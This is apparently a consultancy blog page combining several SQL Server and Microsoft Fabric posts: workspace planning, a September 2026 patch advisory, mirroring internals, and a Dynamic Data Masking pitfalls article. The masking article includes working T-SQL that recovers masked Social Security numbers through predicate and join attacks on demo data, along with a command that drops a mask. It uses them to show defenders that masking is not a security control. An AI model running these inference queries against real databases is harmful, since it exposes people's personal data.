
Creating a Fabric workspace takes about 30 seconds. Restructuring workspaces after people have built content in them takes a lot longer. Moving content to another workspace usually means redeploying or recreating it, and anything bound to the old item IDs has to be rebound: reports connected to a semantic model, a notebook’s default lakehouse, pipeline activities, and shortcuts. Item-level shares, app content, and links people saved don’t carry over either. Most of that rework is avoidable if you make a handful of design decisions before anyone starts building. None of these decisions has a single right answer. The right choice depends on your organization’s size, skills, security requirements, and how much self-service you want to support. But I’d much rather see them made deliberately, before the first workspace exists, than left at the defaults and discovered later. For each decision, I’ll cover the options, what should drive the choice, and the platform constraints that narrow it down. Workspace settings in Fabric. Git integration, workspace identity, networking, and domain assignment are all configured here, once per workspace.
1. Capacity and region
I put region first because it’s one of the hardest decisions to undo. Workspaces with non-movable Fabric items can’t be reassigned to a capacity in another region until those items are removed. You also can’t change the region of an existing capacity; you create a new capacity and move workspaces to it. If you enable tenant-level Private Link, the first Spark job or Lakehouse table operation in a workspace allocates a managed virtual network, and from then on that workspace can’t move to a capacity in another region at all. See decision 2 for more on Private Link. What should drive the choice
Where your source data lives, and whether any integration requires region matching
Data residency requirements
Your tenant’s home region, and whether you’ll need a capacity outside it
Any requirements to isolate workloads, costs, or departments
Some network controls change what your entire tenant can do, so this is one to settle before anyone builds anything. Inbound protection can be applied at the tenant level or the workspace level, and outbound connectivity to private resources is its own set of choices. Options
Tenant-level inbound protection: Private Link and Block Public Internet Access
Workspace-level inbound protection: workspace Private Link and workspace IP firewall rules
Identity-based controls instead of network controls: Conditional Access policies requiring MFA, compliant devices, or named locations
Outbound access to private sources: managed private endpoints (which provision a managed virtual network), gateways, or trusted workspace access
What should drive the choice
What you’re actually protecting against: unauthorized access, data exfiltration, or a hard requirement that data never crosses the public internet. Only the last one requires Private Link.
Whether the restriction is needed for the whole tenant or only for specific workspaces
Which Fabric features your users need
Platform constraints
The tenant-level controls apply to every workspace, and they disable or degrade a long list of features. Microsoft keeps the full list in Private links for Fabric tenants. These three are the ones most likely to change your plans:
Only some mirroring sources support Private Link, such as SQL Server 2025 and open mirroring. With Block Public Internet Access enabled, mirrored databases from other sources pause and can’t be started.
Workspace-level protection isn’t a lighter version of the tenant-level controls. It has its own limitations and adds networking infrastructure to build and maintain.
3. Who builds and owns content
Who builds and maintains content affects how many workspaces you need and who administers them, so it’s worth deciding before you design the workspace structure. Options
Centralized: a central data or BI team builds everything
Self-service: departments build and maintain their own content
Hybrid: a central team owns shared data and models, and departments build on top of them
If you allow self-service, define what it includes. Supporting departments that build reports on centrally managed semantic models is very different from supporting departments that build their own lakehouses and pipelines. What should drive the choice
Skill levels outside the central team
How much support the central team can provide
Governance maturity: whether you have standards, reviews, and monitoring in place to support self-service at scale
A workspace is the boundary for a lot of settings at once. So when you decide how to divide content into workspaces, you’re really deciding on security, deployment, and cost boundaries. Options
By subject area or data product
By department or business unit
By layer or function, such as separating data engineering items from reporting items
A combination, such as department plus layer
Whichever split you choose, environments multiply it. Each dev, test, and prod stage is usually its own workspace, so decide the split and the environment count together. See decision 5 for more on environments. What should drive the choice
Who needs access to what. Workspace roles apply to every item in the workspace.
What gets deployed together. Content that’s released on a different schedule or by a different team usually belongs in a different workspace.
Which capacity the content should run on, for cost allocation or workload isolation
How many workspaces your team can realistically administer
Platform constraints Each of these is set per workspace, not per item:
Capacity assignment
Git connection
Deployment pipeline stage
Domain assignment
Workspace identity
Workspace-level network settings
Org app (an org app contains content from a single workspace)
5. Environments
In Fabric, an environment is usually a separate workspace, so the number of environments you choose directly affects how many workspaces you create and manage. Things to decide
Your standard number of stages, such as two (dev and prod), three (dev, test, and prod), or more
Whether each prod workspace gets its own dev workspace, or several prod workspaces share one dev workspace
Which workspaces need the full set of environments. Self-service workspaces might need only one or two, and experiments or proofs of concept can either start with multiple environments or get them once they’re headed to production.
What should drive the choice
Whether you have people who will actually test in a test stage
The deployment tool you choose. See decision 6 for deployment options.
Workspace count. Every environment multiplies the number of workspaces to secure and administer.
Platform constraints
In a deployment pipeline, each stage is assigned one workspace, and a workspace can only be assigned to one pipeline. A shared dev workspace can’t feed several pipelines.
I recommend deciding how content moves between environments before developers start building. Retrofitting source control means reconciling existing items with a repo and reworking anything that hard-codes environment-specific values, such as workspace and lakehouse IDs. Things to decide
Git provider: Azure DevOps or GitHub
Deployment tool: Fabric deployment pipelines, Git-based deployment with a tool like fabric-cicd, custom automation that calls the Fabric REST APIs (such as GitHub Actions or notebooks), or a combination
Branching: a branch per environment, or a single main branch deployed to each environment
Authentication for the Git connection, including whether it depends on an individual user’s credentials
What should drive the choice
Which item types you’ll build. Not every item type supports Git integration or deployment pipelines.
Whether your team already works in pull requests and build pipelines
How you’ll handle values that differ per environment (connections, lakehouse bindings, parameters)
With deployment pipelines, each stage is assigned one workspace, and a workspace can only be assigned to one pipeline. See decision 5 for how that affects your environments.
7. Naming conventions
Naming conventions are easiest to agree on before the first item is created. Once other items, connections, code, and reports reference an item, renaming it is tedious and error-prone. Things to decide
Workspace names: whether they include department, subject, environment, or ownership type
Item names: whether to use type prefixes, which casing, and which separator
Data store objects: schema and table naming, including how medallion layers show up (if you use them)
Business-facing names: whether semantic model tables and columns use technical names or friendly names with spaces
Capacities, connections, and gateways, which admins see more than end users do
What should drive the choice
Who reads the name. End users browsing the OneLake catalog need different names than engineers writing code.
Consistency with standards you already use in Azure or SQL Server
What sorts and filters well in the workspace list and the OneLake catalog
Platform constraints
Microsoft doesn’t publish an official naming standard for Fabric items like the Cloud Adoption Framework provides for Azure resources. There are community examples, such as those from Data Mozart, XTIVIA, and datamartin.ca, but you’ll need to adapt them.
Domains are where some tenant-level governance settings can be delegated to the business. Discoverability in the OneLake catalog is helpful, but delegation is the bigger reason to think carefully about what your domains represent and who administers them. Options
Domains by department or business unit
Domains by subject area or data product
A domain for shared, company-wide content alongside department domains
No domains yet, if you don’t need delegated governance or catalog filtering
What should drive the choice
Whether different parts of the business need different governance settings
Who should be a domain admin. Ideally, it’s someone who knows the data and the rules that apply to it.
Which workspace admins should be allowed to assign their workspaces to a domain (domain contributors)
Platform constraints
Settings that can be delegated to domain admins include a domain-level default sensitivity label and certification settings: whether certification is enabled, who the certifiers are, and the documentation URL.
A default domain can automatically assign new workspaces created by specified users or groups.
Tags can be created at the tenant scope or the domain scope. Domain-scoped tags are only available to items in workspaces assigned to that domain or its subdomains.
9. Access and distribution
I think about how builders get access separately from how consumers get content. Mixing the two, such as giving report consumers the Viewer role in a workspace full of engineering items, makes permissions harder to audit. Options
Workspace roles (Admin, Member, Contributor, Viewer), assigned to groups rather than individuals
Direct item sharing
Workspace apps
Org apps
What should drive the choice
Whether consumers should see everything in a workspace or a curated subset
Licensing: whether consumers have Pro or PPU licenses, or rely on the content being on an F64 or larger capacity
Platform constraints
Workspace apps and org apps each contain content from a single workspace. If consumers need content from several workspaces in one app, that affects how you split workspaces. See decision 4 for more on splitting workspaces.
Sensitivity labels and tags do different jobs, and you can use both. Decide what each one represents before people start applying them inconsistently. Things to decide
Which sensitivity labels apply to Fabric items, and whether a default label should apply by tenant or by domain
What tags represent: data content, project, cost center, lifecycle status, or something else
Who creates tags and who is expected to apply them
Whether tag names follow a pattern that makes them easy to filter
What should drive the choice
Labels drive protection. If a classification needs to restrict access or trigger data loss prevention, it belongs in a sensitivity label.
Tags are for organizing and finding content. They don’t enforce anything.
The questions people will ask when searching the OneLake catalog
Here are the questions I’d bring to a planning session:
Which region should each capacity be in, and do any sources or features require a specific region?
Which network controls do you actually need, and at which level?
Who builds and maintains content, and how much self-service will you support?
How will you split content into workspaces?
How many environments do you need, and how do they map to workspaces?
How will content move between environments, and where does it live in source control?
What naming conventions will you use for workspaces, items, and objects?
What do domains represent, and which settings will domain admins control?
How do builders get access, and how do consumers get content?
What do sensitivity labels and tags each represent?
You can change most of these answers later. It’s just much cheaper to answer them up front. If you’re already working in Fabric, what do you wish you had decided before you started? Or which decision came back to bite you later? Let me know in the comments. The post 10 Decisions to Make Before You Create A Fabric Workspace first appeared on Data Savvy.
https://procuresql.com/wp-content/uploads/2026/09/image-1024x740-2.avif7401024Meagan Longoria/wp-content/uploads/2024/05/Data-Architecture-as-a-Service-with-ProcureSQL.pngMeagan Longoria2026-09-29 20:21:042026-10-05 20:14:1310 Decisions to Make Before You Create A Fabric Workspace
The cost of a properly planned SQL Server maintenance window is measurable and manageable. The cost of a database compromise or database-service outage is much harder to contain.
Microsoft released SQL Server security updates on September 8, 2026, for SQL Server 2017, SQL Server 2019, SQL Server 2022, and SQL Server 2025. The release addresses 55 unique SQL Server CVEs across remote code execution, elevation of privilege, information disclosure, denial of service, and security-feature-bypass categories.
Not every CVE applies to every SQL Server instance. Exposure depends on the version, servicing branch, installed features, and configuration. However, the updates address vulnerabilities in components used by many production SQL Server environments, including SQL Server Agent, PolyBase, Backup and Restore, VSS Writer, the SQL WMI Provider, XML processing, replication, Extended Events, Query Store, managed backup, and core query execution paths.
For most organizations, treat this as a priority security-maintenance cycle: inventory your SQL Server instances, identify the correct servicing branch, test the update against critical application workflows, deploy the update, and verify the installed build afterward.
Why this update matters
SQL Server is often the system of record for financial, customer, operational, employee, and application data. A vulnerability in SQL Server can create more than a technical problem. It can create a business problem.
The September updates address issues that can affect the confidentiality, integrity, and availability of SQL Server workloads.
Confidentiality: Information-disclosure vulnerabilities can expose limited memory-resident information or internal processing details. Microsoft’s fixes include strengthened validation for scenarios in which an authenticated user could disclose a limited amount of memory.
Integrity: Elevation-of-privilege and remote-code-execution vulnerabilities can allow an attacker with an existing foothold or valid access to do more than they should be able to do. That can increase the impact of compromised credentials, overly broad permissions, or vulnerable application access paths.
Availability: Denial-of-service vulnerabilities can cause SQL Server to stop responding or terminate unexpectedly. Microsoft’s fixes include protections for malformed XML input, oversizedOPTION (USE PLAN) XML declarations, specially crafted shift values, and other input-validation scenarios.
Operational resilience: Depending on the version and features in use, this update strengthens security handling in Agent, PolyBase, replication, Extended Events, backup-related components, WMI, XML, and other SQL Server subsystems.
This is why patching matters even when a server is not directly exposed to the public Internet. An attacker may reach SQL Server through a compromised application account, a lower-trust network segment, a privileged service account, a linked server connection, or credentials obtained elsewhere in the environment.
The September 2026 SQL Server update release addresses 55 SQL Server CVEs across SQL Server 2017, 2019, 2022, and 2025. It includes vulnerabilities across remote code execution, elevation of privilege, information disclosure, denial of service, and security-feature-bypass categories. Treat this update as a priority security-maintenance initiative: assess immediately, test intelligently, deploy promptly, and verify every production instance reaches its appropriate patched build.
Supported Versions and Builds
Microsoft issued updates for every currently supported major on-premises SQL Server version: SQL Server 2017, SQL Server 2019, SQL Server 2022, and SQL Server 2025. Each major version received a CU branch package and a GDR branch package.
The CU packages include the security fixes plus the normal cumulative set of product fixes for that branch. The GDR packages provide a narrower, security-focused servicing path for organizations that are intentionally remaining on GDR.
What to prioritize first
Every supported SQL Server instance should be assessed, but the following systems should move to the front of the patching queue:
Production instances that hold sensitive customer, employee, financial, healthcare, or proprietary business data
SQL Server instances reachable from lower-trust network segments or large application environments
Servers using SQL-authenticated application accounts, shared service accounts, or broad database permissions
Instances that use PolyBase, replication, SQL Server Agent, CLR, Extended Events, linked servers, VSS-based backup tooling, or managed backup
Systems that support customer-facing applications, order processing, financial operations, reporting, manufacturing, or other business-critical workloads
Instances where a database outage would have a material operational or financial impact
The practical risk is not limited to anonymous Internet attacks. Several types of SQL Server vulnerabilities become more concerning when an attacker already has valid credentials, an application identity, or a foothold in the environment. That is one reason security patching and least-privilege access controls need to work together.
Test before production deployment
Security updates should be deployed promptly, but “promptly” does not mean “without testing.”
For this release, Microsoft documents a known issue affecting some linked-server queries that use the MSDASQL provider with a provider string. After applying the update, those queries can fail with error 7416 because of stricter connection validation. If your environment uses ODBC-linked servers, test that workload before production deployment.
Microsoft also documents a SQL Server 2022 CU26 issue in which queries against sys.dm_exec_requests can cause an access violation and dump generation while a database is recovering, during restore operations, startup recovery, or before an Availability Group replica has completed its transition to online status. Microsoft provides mitigations, including avoiding those queries during recovery or enabling trace flag 4696.
Verify the installed build
After patching, verify that the SQL Server instance is at the applicable fixed build or a later supported build that supersedes it.
The goal is not simply to prove that an update installer ran. The goal is to confirm that each production instance reached the appropriate build, restarted as required, and still supports the business workloads that depend on it.
Unsupported Versions Need a Different Plan
SQL Server 2016 reached the end of extended support in July 2026. SQL Server 2014 and earlier versions have been out of support even longer. They do not receive the September 2026 fixes.
That creates an important leadership decision: unsupported SQL Server is no longer a routine maintenance concern. It is an unremediated security exposure with no normal patch path. If a business-critical application remains on SQL Server 2016 or earlier, organizations should treat modernization, migration, isolation, and compensating controls as a time-bound risk-reduction program—not as an indefinite exception.
You Are Not Alone
If you would like guidance or help ensuring your SQL Server estate is safe and secure, contact us.
https://procuresql.com/wp-content/uploads/2026/04/Data-Architecture-Breaks.avif639637John Sterrett/wp-content/uploads/2024/05/Data-Architecture-as-a-Service-with-ProcureSQL.pngJohn Sterrett2026-09-01 01:59:232026-09-01 01:59:23Data Classification for HIPAA-Aligned Security in SQL Server and Azure SQL
Mirroring of SQL Server databases in Microsoft Fabric was first released in public preview in March 2024. Mirrored databases promise near-real-time replication without the need to manage and orchestrate pipelines, copy jobs, or notebooks. John Sterrett blogged about them last year here. But since that initial release, the mechanism under the hood has evolved significantly. Let's talk about Fabric Mirroring: Change Feed vs CDC Explained.
How Fabric Mirroring Works in SQL Server 2016–2022 (CDC)
When mirroring was first released for Azure SQL Database, it used Change Data Capture (CDC). That is still what is used to mirror SQL Server 2016 – 2022.
CDC works by asynchronously scanning the transaction log to find changes related to tracked tables, then writing those changes to dedicated change tables — one per tracked source table, in the format cdc.schema_tablename_CT. A SQL Server Agent job (sys.sp_cdc_scan) is responsible for that log scan and write. Fabric’s replication layer then polls those change tables and pulls changes into OneLake, where they’re converted to Delta Parquet format. The result is a two-hop process: log → change table → OneLake. That intermediary write step is where the overhead lives. If you have a busy SQL Server, this overhead may not be acceptable.
Setting up CDC for SQL Server 2016–2022 requires the fabric_login principal to be a member of the sysadmin server role, at least temporarily, and any future CDC maintenance also requires sysadmin membership. For security-conscious organizations, that’s a significant ask. You can drop the login from sysadmin after CDC is configured, but having to elevate it in the first place causes friction.
In SQL Server 2016–2022, if a table’s schema changes after CDC is enabled, the mirrored table schema no longer matches the source, and mirroring fails. Getting replication back on track requires manually disabling and re-enabling CDC on the affected tables.
SQL Server 2025 Fabric Mirroring: The Change Feed Explained
SQL Server 2025 has a much better solution: the change feed. Rather than routing changes through change tables, the change feed scans the transaction log at a high frequency and publishes committed changes directly to a landing zone in OneLake. Fabric’s replicator engine then merges those files into the target Delta tables. The intermediary write step is gone.
Because the change feed doesn’t write data back into the source database, it carries lower overhead than CDC. There are no change tables to maintain, no SQL Server Agent jobs to keep healthy, and no cleanup jobs running in the background purging old change records. For busy OLTP systems where CDC’s performance overhead was a concern, this is a meaningful improvement.
DDL changes are handled better, too. Rather than failing when a schema change is detected, the change feed triggers a full re-snapshot of the affected table and reseeds the data automatically. That re-snapshot has a cost if the table is large, but it’s self-healing. You won’t come in Monday morning to find mirroring has been broken since Friday’s deployment.
The permissions model is also cleaner. Rather than requiring sysadmin elevation to configure CDC, SQL Server 2025 mirroring uses a system-assigned managed identity to handle outbound authentication to Fabric. You still create a dedicated login with minimal permissions on the source database, but sysadmin is never required.
How to Plan Your Fabric Mirroring Migration: CDC vs Change Feed
CDC-based mirroring is still what SQL Server 2016–2022 uses, and it works. Just go in with eyes open about the performance overhead, the sysadmin requirement, and the DDL limitations.
If you’re already on SQL Server 2025 or planning to upgrade, the change feed makes mirroring a more attractive option than it was under CDC — particularly for busy OLTP systems where the overhead of change table writes was a concern.
Before you enable mirroring on SQL Server 2025, there are a few constraints worth knowing. The source database must be set to the full recovery model (simple recovery is not supported). The change feed is also mutually exclusive with CDC: if CDC is already enabled on a database, you cannot enable Fabric mirroring on that same database. If you’re running CDC today for other consumers, you have a decision to make. You’ll need to decide whether to remove CDC and consolidate on the change feed or keep CDC and find another path for getting that data into Fabric.
Note: As of March 11, 2026, SQL Server 2025 mirroring is supported for on-premises instances only. It is not supported for SQL Server 2025 running in an Azure Virtual Machine or on Linux. It also requires the instance to be connected to Azure Arc with the Azure Extension for SQL Server installed.
Mirroring is still evolving, so it’s worth keeping an eye on the Fabric Mirroring roadmap. And of course, stay tuned for announcements from FABCON next week!
SQL Server Dynamic Data Masking (DDM) is one of those SQL Server features that is commonly misused as a primary security feature used in production. Since it landed in SQL Server 2016, I’ve seen teams throw it at compliance requirements and call it a day, only to find out later that their “masked” data was completely readable by anyone willing to spend 20 minutes in SSMS.
Let me show you some data masking limitations in SQL Server when used for security, and what you should be doing instead (or alongside it) if you’re serious about Zero Trust data security.
TL;DR SQL Server Dynamic Data Masking is a presentation layer feature, not a security feature.
SQL Server Dynamic Data Masking Security?
Dynamic Data Masking intercepts query results at the engine level and replaces sensitive column values with masked versions for users who lack the UNMASK permission. The actual data in the database is unchanged — DDM is purely a presentation-layer filter. Again, DDM is a presentation-layer filer.
Security Pitfall 1: Inferring Masked Values with WHERE Clause Attacks
This is the big one. SQL Server Dynamic Data Masking masks the output of a query. It does nothing to prevent a user from using the masked column in a WHERE clause.
Here’s what that looks like in practice:
-- The user can't see the salary column directly (it's masked)
SELECT EmployeeID, Salary FROM HR.Employees;
-- Returns: 1, xxxx

-- But they CAN do this:
SELECT EmployeeID FROM HR.Employees WHERE Salary BETWEEN 95000 AND 105000;
-- Returns rows — meaning they just learned who earns in that range
By running enough range queries, a patient attacker can binary-search their way to the exact value of any masked numeric column. For salary data, SSNs, account numbers, or any structured numeric field, this completely defeats the purpose of masking the data.
Microsoft’s own documentation acknowledges this. It’s not a bug — it’s a documented architectural constraint. DDM was never designed to stop a determined insider.
Here is another example, from start to finish, showing why you should encrypt sensitive data. Let’s look at using predicates to extract Social Security numbers (SSNs). The following demo uses fictitious generated data for people.
SQL Server Dynamic Data Masking Security – SSN Demo
CREATE DATABASE [demo]
GO

USE [demo]
go

CREATE TABLE dbo.Person (
    PersonID  int   NOT NULL
      CONSTRAINT PK_dboPerson
           PRIMARY KEY CLUSTERED  identity
    ,FirstName  varchar(50)  NULL
    ,LastName  varchar(50) NULL
    ,SSN  varchar(11)  NULL
)
GO

INSERT INTO dbo.Person (FirstName, LastName, SSN)
VALUES
    ('Patricia', 'Smith', '760-36-4013'),
    ('Linda', 'Jones', '755-14-8936'),
    ('John', 'Lee', '433-05-0489'),
    ('John', 'Miller', '239-65-9864'),
    ('James', 'Martin', '204-92-8929'),
    ('Jessica', 'Davis', '460-76-4558'),
    ('James', 'Garcia', '715-55-5575'),
    ('William', 'Jones', '221-98-5515'),
    ('Patricia', 'Williams', '390-13-5882'),
    ('Susan', 'Perez', '271-06-7528'),
    ('Karen', 'Brown', '388-11-9045'),
    ('Barbara', 'Perez', '883-47-9460'),
    ('Michael', 'Williams', '047-85-3734'),
    ('Barbara', 'Williams', '876-30-1655'),
    ('Richard', 'Martinez', '465-82-5978'),
    ('Jennifer', 'Wilson', '364-27-4375'),
    ('John', 'Perez', '651-22-8752'),
    ('Linda', 'Garcia', '474-49-4423'),
    ('Karen', 'Davis', '702-42-0917'),
    ('Linda', 'Johnson', '825-41-6573');
    GO

-- Nothing is masked, can see SSN's
select * from dbo.Person
If we are users with UNMASK access, here is what we would see.
Fictitious SSN data that will be exposed through SQL Server Dynamic Data Masking
Let’s now enable SQL Server Dynamic Data Masking to mask Social Security numbers (SSNs). We will create a MaskedUser for testing purposes to see the results from a masked user’s perspective.
/* Mask SSN's */
ALTER TABLE dbo.Person
ALTER COLUMN SSN
ADD MASKED WITH (FUNCTION = 'default()')
GO

/* Create testing user */
CREATE USER [MaskedUser] WITHOUT LOGIN WITH DEFAULT_SCHEMA=[dbo]
GO
GRANT SELECT ON dbo.Person TO [MaskedUser];
GO

EXECUTE AS USER = 'MaskedUser';
GO
SELECT * FROM dbo.Person
GO
SQL Server Dynamic Data Masking at work. SSNs are masked for this user.
Okay, let’s now take a look at leveraging predicates to learn the data, even if it’s masked. Remember, DDM masks the output, not the input, in this case, the predicates. In the next example, we’re going to use predicates to check whether the SSNs match the xxx-xx-xxxx or xxxxxxxxx format.
EXECUTE AS USER = 'MaskedUser';
GO
SELECT COUNT(*) FROM dbo.Person
SELECT COUNT(*) FROM dbo.Person WHERE CHARINDEX('-', SSN) = 4
SELECT COUNT(*) FROM dbo.Person WHERE CHARINDEX('-', SSN, 5) = 7
REVERT;
SQL Server Dynamic Data Masking doesn’t mask predicates, just the output results
Finally, here is where things get interesting. We can build table variables for each possible numeric value for a digit, filter the SSN masked column on each digit, and select the ones that match. This is how you can see SSNs even when you are the user who should see them masked.
SET NOCOUNT ON
GO
EXECUTE AS USER = 'MaskedUser';
GO
DECLARE @SSN1 TABLE (
    SSN1 char(3) PRIMARY KEY CLUSTERED
);
DECLARE
    @SSN1Loop1        int = 0
    ,@SSN1Loop2        int = 0
    ,@SSN1Loop3        int = 0
WHILE @SSN1Loop1 < 10
BEGIN
    SELECT @SSN1Loop2 = 0
    WHILE @SSN1Loop2 < 10
    BEGIN
        SELECT @SSN1Loop3 = 0
        WHILE @SSN1Loop3 < 10
        BEGIN
            INSERT INTO @SSN1 (SSN1)
            SELECT CONVERT(char(1),@SSN1Loop1)
                    + CONVERT(char(1),@SSN1Loop2)
                    + CONVERT(char(1),@SSN1Loop3)
            SELECT @SSN1Loop3 += 1
        END
        SELECT @SSN1Loop2 += 1
    END
    SELECT @SSN1Loop1 += 1
END
--SELECT * FROM @SSN1
DECLARE @SSN2 TABLE (
    SSN2 char(2) PRIMARY KEY CLUSTERED
)
DECLARE
    @SSN2Loop1        int = 0
    ,@SSN2Loop2        int = 0
WHILE @SSN2Loop1 < 10
BEGIN
    SELECT @SSN2Loop2 = 0
    WHILE @SSN2Loop2 < 10
    BEGIN
        INSERT INTO @SSN2 (SSN2)
        SELECT CONVERT(char(1),@SSN2Loop1)
                  + CONVERT(char(1),@SSN2Loop2)
        SELECT @SSN2Loop2 += 1
    END
    SELECT @SSN2Loop1 += 1
END
--SELECT * FROM @SSN2
DECLARE @SSN3 TABLE (
    SSN3 char(4) PRIMARY KEY CLUSTERED
)
DECLARE
    @SSN3Loop1        int = 0
    ,@SSN3Loop2        int = 0
    ,@SSN3Loop3        int = 0
    ,@SSN3Loop4        int = 0
WHILE @SSN3Loop1 < 10
BEGIN
    SELECT @SSN3Loop2 = 0
    WHILE @SSN3Loop2 < 10
    BEGIN
        SELECT @SSN3Loop3 = 0
        WHILE @SSN3Loop3 < 10
        BEGIN
            SELECT @SSN3Loop4 = 0
            WHILE @SSN3Loop4 < 10
            BEGIN
                INSERT INTO @SSN3 (SSN3)
                SELECT CONVERT(char(1),@SSN3Loop1)
                     + CONVERT(char(1),@SSN3Loop2)
                     + CONVERT(char(1),@SSN3Loop3)
                     + CONVERT(char(1),@SSN3Loop4)
                SELECT @SSN3Loop4 += 1
            END
            SELECT @SSN3Loop3 += 1
        END
        SELECT @SSN3Loop2 += 1
    END
    SELECT @SSN3Loop1 += 1
END
SELECT
    P.PersonID
    ,P.FirstName
    ,P.LastName
    ,P.SSN
    ,T1.SSN1
    ,T2.SSN2
    ,T3.SSN3
FROM dbo.Person P
    LEFT JOIN @SSN1 T1
        ON SUBSTRING(P.SSN,1,3) = T1.SSN1
    LEFT JOIN @SSN2 T2
        ON SUBSTRING(P.SSN,5,2) = T2.SSN2
    LEFT JOIN @SSN3 T3
        ON SUBSTRING(P.SSN,8,4) = T3.SSN3
ORDER BY P.PersonID;
GO
REVERT
GO
SQL Server Dynamic Data Masking predicate bypass attack showing SSN exposure
What to do instead: If users shouldn’t be able to filter on a column, they shouldn’t have SELECT on that table at all. Row-Level Security (RLS) combined with column-level encryption or Always Encrypted is the right tool here, not Dynamic Data Masking.
Security Pitfall 2: Anyone with ALTER TABLE Can Remove the Mask Entirely
Okay, let’s assume pitfall #1 didn’t stop you in your tracks from wanting to use SQL Server Dynamic Data Masking for security purposes outside the presentation layer (it should have).
Here’s one that gets overlooked in permission audits. Any user with ALTER TABLE or ALTER ANY MASK permission can simply drop it like it’s hot, the masking function from a column:
-- Requires ALTER TABLE permission (not UNMASK):
ALTER TABLE HR.Employees
ALTER COLUMN Salary DROP MASKED;
After that, everyone can read the data — no UNMASK needed. The mask is gone permanently until someone re-adds it. So users, could drop it, see what they need to see, and add it back.
If your people have db_ddladmin or elevated schema permissions (which many do in smaller shops), they can silently unmask entire tables. And because DDM changes don’t appear in the default audit logs unless you’ve explicitly set up an audit specification for it, this can go undetected.
What to do instead: Audit who has ALTER TABLE permissions. Create a SQL Server Audit specification that captures DATABASE_OBJECT_CHANGE_GROUP events to catch mask additions and removals. Treat DDM schema changes as security events, not as schema changes.
Security Pitfall 3: Metadata Is Fully Visible to Every User
Even a user with only VIEW ANY DEFINITION permissions can see exactly which columns are masked. This where Young Joc would say, “I know you see…”
SELECT
    OBJECT_NAME(object_id) AS TableName,
    name AS ColumnName,
    masking_function
FROM sys.masked_columns;
This tells an attacker exactly which data is considered sensitive, which masking function is applied (which reveals the data type and format), and where to focus their inference attacks.
For something like a credit card number masked with partial(0,’XXXX-XXXX-XXXX-‘,4), the masking function itself reveals the exact format the attacker is trying to reconstruct.
What to do instead: There’s no way to hide this metadata — it’s in system views. Accept it as a constraint of Dynamic Data Masking and compensate by limiting who has any database access. Don’t rely on obscurity. All sensitive data should be encrypted and audited.
Security Pitfall 4: DDM Doesn’t Survive Data Movement
This is the one that kills compliance reviews. SQL Server Dynamic Data Masking is defined at the column level in the source table. If Cardi B was a DBA she would say, “Make the Data Move.”
The moment that data moves anywhere else, the mask disappears:
SELECT INTO / INSERT SELECT: The mask function is not copied to the destination table.
OPENROWSET / linked server queries: DDM is not enforced on remote result sets.
BCP / bulk export: Exports the unmasked data if run by a privileged account.
SSRS, Power BI, or any reporting tool: If the service account has UNMASK (or DDM isn’t configured in the cloud copy), the reports show real data.
Database backups: Backups contain the actual unmasked data. If the backup is restored by someone with elevated permissions, DDM means nothing.
Teams that use DDM to “protect” data flowing into a staging database or a data warehouse are providing exactly zero protection for that downstream data.
Here is an example of seeing that SELECT INTO doesn’t mask data in the destination table.
EXECUTE AS USER = 'MaskedUser';
GO
SELECT *
FROM dbo.Person2
GO
REVERT
GO
Fictitious SSN data that will be exposed through SQL Server Dynamic Data Masking
What to do instead: Treat data movement as a security event. Apply encryption for data that needs to stay protected during movement. DDM belongs only in the presentation layer, not as a data-pipeline security control.
Security Pitfall 5: The UNMASK Permission A Security Vulnerability Sledgehammer
When Dynamic Data Masking was released with SQL Server 2016, you could either grant UNMASK at the database level. Just like O-town would sing, you can either Mask it All or Nothing at All.
With SQL Server 2022, Microsoft introduced granular UNMASK permissions (you can grant UNMASK on a specific schema, table, or column). On SQL Server 2019 and below, UNMASK is a database-level permission.
That means: if you grant a developer UNMASK so they can debug a production issue, they can now see unmasked data in every masked column across the entire database.
-- Granting this one permission unlocks everything:
GRANT UNMASK TO [DevUser];
This isn’t a theoretical risk. Dev teams routinely need production access for troubleshooting. If your escalation playbook involves handing out UNMASK, you’ve just handed them a master key.
What to do instead: Upgrade your permission model. If you’re on SQL Server 2022 or Azure SQL, use column-level UNMASK grants. If you’re on older versions, use static data masking with sanitized data for dev access rather than granting UNMASK on production. Again, I wouldn’t use Dynamic Data Masking for security purposes.
So Should You Use DDM at All?
Yes,but in the right context. DDM is legitimately useful for:
Reducing casual exposure in reporting environments where users cannot probe the data.
Limiting blast radius if a low-privilege account is compromised (they see masked output, not raw PII)
Satisfying compliance documentation requirements as only one layer in a defense-in-depth stack.
The problem is treating Dynamic Data masking as your primary security control. In a Zero Trust model, every layer needs to hold up under adversarial conditions. DDM does not by itself. It’s a trip wire, not a vault.
Your actual Zero Trust data security stack in SQL Server should look like this:
Layer
Tool
Authentication
Active Directory Domain Services / Entra ID + MFA
Column-level protection
Always Encrypted or Column Level Encryption.
Row-level access
Row-Level Security (RLS)
Presentation-layer masking
Dynamic Data Masking (DDM)
Audit and detection
SQL Server Audit + Microsoft Defender for SQL
DDM goes in the “presentation layer” bucket. The moment you understand that distinction, you’ll stop over-relying on it.
FAQ: Dynamic Data Masking in SQL Server
Here are some common questions that come up with SQL Server Dynamic Data Masking:
Does SQL Server Dynamic Data Masking protect against SQL injection?
No, Dynamic Data Masking in SQL Server provides zero protection against SQL injection attacks. SQL injection exploits vulnerabilities in how an application constructs queries, allowing an attacker to execute arbitrary SQL against your database.
Is Dynamic Data Masking HIPAA compliant?
Dynamic Data Masking in SQL Server alone is not sufficient for HIPAA compliance, but it can be one contributing layer in a compliant architecture.
What is the difference between DDM and Always Encrypted?
These two features operate at completely different layers of the stack and solve fundamentally different problems. At a high level, Dynamic Data Masking works at the presentation layer, and Always Encrypted encrypts the data.
The Takeaway
Dynamic Data Masking is a convenience feature with security side effects. Dynamic Data Masking is not a security feature with convenience side effects. If you’re using it as your main line of defense against unauthorized data access, you’re one curious person or one clever WHERE clause away from an data exposure incident.
John Sterrett is a Principal at ProcureSQL, a Microsoft Data Platform consultancy specializing in SQL Server performance, security, and Azure migrations. Follow him on YouTube and Instagram for weekly SQL Server content.
Questions or war stories about DDM? Drop them in the comments.
https://procuresql.com/wp-content/uploads/2026/03/DataMaskingInSQLServer-scaled.avif13402560John Sterrett/wp-content/uploads/2024/05/Data-Architecture-as-a-Service-with-ProcureSQL.pngJohn Sterrett2026-03-10 21:48:152026-03-11 14:49:16SQL Server Dynamic Data Masking Security Pitfalls: How Masked Data Gets Exposed
This is the last post in a three-part series exploring the mechanics of Materialized Lake Views (MLVs). The goal is to help you understand how they work and whether they make sense for your environment. What they are, when they help, and when they fall short.
